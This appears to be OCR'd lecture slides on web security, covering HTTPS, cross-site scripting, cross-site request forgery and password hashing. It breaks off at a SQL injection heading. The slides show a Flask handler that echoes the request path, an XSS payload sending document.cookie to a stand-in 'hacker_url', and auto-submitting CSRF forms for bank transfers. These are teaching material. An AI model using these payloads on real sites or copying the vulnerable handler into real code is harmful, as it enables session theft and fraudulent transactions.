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

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
- Whereas HTTP requests are typically received via port 80, HTTPS requests go to port 443 instead.
- In order for HTTPS to work, it requires that the server providing the data possess a valid SSL/TLS certificate.

SSL/TLS



Your connection is not private

Attackers might be trying to steal your information from **expired.badssl.com** (for example, passwords, messages or credit cards). NET::ERR_CERT_DATE_INVALID

Image source: globalsign.com

SSL/TLS

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
- The basic idea is that the client browser intending to use HTTPS checks the validity of the *certificate* of the server.

- After a set of steps, a *session key* is created and is used to encrypt all further communications between the client and server until the session is terminated.

SSL/TLS



Treatment of HTTP pages:

Current (Chrome 64) ⓘ example.com

July 2018 (Chrome 68) ⓘ Not secure | example.com

Image source: googleblog.com

Cross-Site Scripting (XSS)

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- Cross-site scripting vulnerabilities exist where a client is able to trick a page on the server to display data or perform some action locally that it shouldn't do.

Cross-Site Scripting (XSS)

```
from flask import Flask, request

app = Flask(__name__)

@app.route("/")
def index():
   return "Hello, world!"

@app.errorhandler(404)
def not_found(err):
   return "Not Found: " + request.path
```

Cross-Site Scripting (XSS)

```
/foo
```

```
@app.errorhandler(404)
def not_found(err):
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```

Cross-Site Scripting (XSS)

```
/<script>alert('hi')</script>
```

```
@app.errorhandler(404)
def not_found(err):
   return "Not Found: " + request.path
```

Cross-Site Scripting (XSS)

```
/<script>document.write(
    '<img src="hacker_url?cookie=' +
    document.cookie + '" />')</script>
```

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- Disabling JavaScript
- Specialized handling of JavaScript

Cross-Site Request Forgery (CSRF)

- Whereas XSS attacks frequently involve tricking a browser instance into running client-side code, CSRF attacks involve making outbound requests invalidly.

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- Recall that with most sites we visit today, *cookies* are established as a shorthand verification of our identities.
- CSRFs exploit cookies to attempt to make fraudulent requests that appear legitimate on their face.

Cross-Site Request Forgery (CSRF)

```
<body>
   <a href="http://yourbank.com/transfer?to=doug&amt=500">
      Click here!
   </a>
</body>
```

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```

Cross-Site Request Forgery (CSRF)

```
<body>
   <form action="https://yourbank.com/transfer"
method="post">
      <input type="hidden" name="to" value="doug" />
      <input type="hidden" name="amt" value="500" />
      <input type="submit" value="Click here!" />
   </form>
</body>
```

Cross-Site Request Forgery (CSRF)

```
<body onload="document.forms[0].submit()">
   <form action="https://yourbank.com/transfer"
method="post">
      <input type="hidden" name="to" value="doug" />
      <input type="hidden" name="amt" value="500" />
      <input type="submit" value="Click here!" />
   </form>
</body>
```

Cross-Site Attacks: Summary

- A *cross-site scripting* attack occurs when the adversary tricks you into executing client-side code. This causes you to do something within your browser that you don't intend to do.

- A *cross-site request forgery* attack occurs when the adversary tricks you into making an HTTP request (such as a POST request) that you did not want to make.

Databases

`users`

id	username	password
1	tom	hello
2	james	12345
3	greg	password
4	malan	abcdef
5	rodrigo	password

Databases

`users`

id	username	p_hash
1	tom	5D41402ABC4B2A76B9719D911017C592
2	james	827CCB0EEA8A706C4C34A16891F84E7B
3	greg	5F4DCC3B5AA765D61D8327DEB882CF99
4	malan	E80B5017098950FC58AAD83C8C14978E
5	rodrigo	5F4DCC3B5AA765D61D8327DEB882CF99

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



alice@example.com

Password

Forgot password? ✓

Databases



Okay! We've emailed you a link to change your password.


alice@example.com

Password

Forgot password? [✓]

Log In

Databases



Sorry, no user with that email address.

alice@example.com

Password

Forgot password? ☑

Databases


Request received. If you are in our system, you'll receive an email with instructions shortly.

alice@example.com

Password

Forgot password? ✓

Log In

SQL Injection

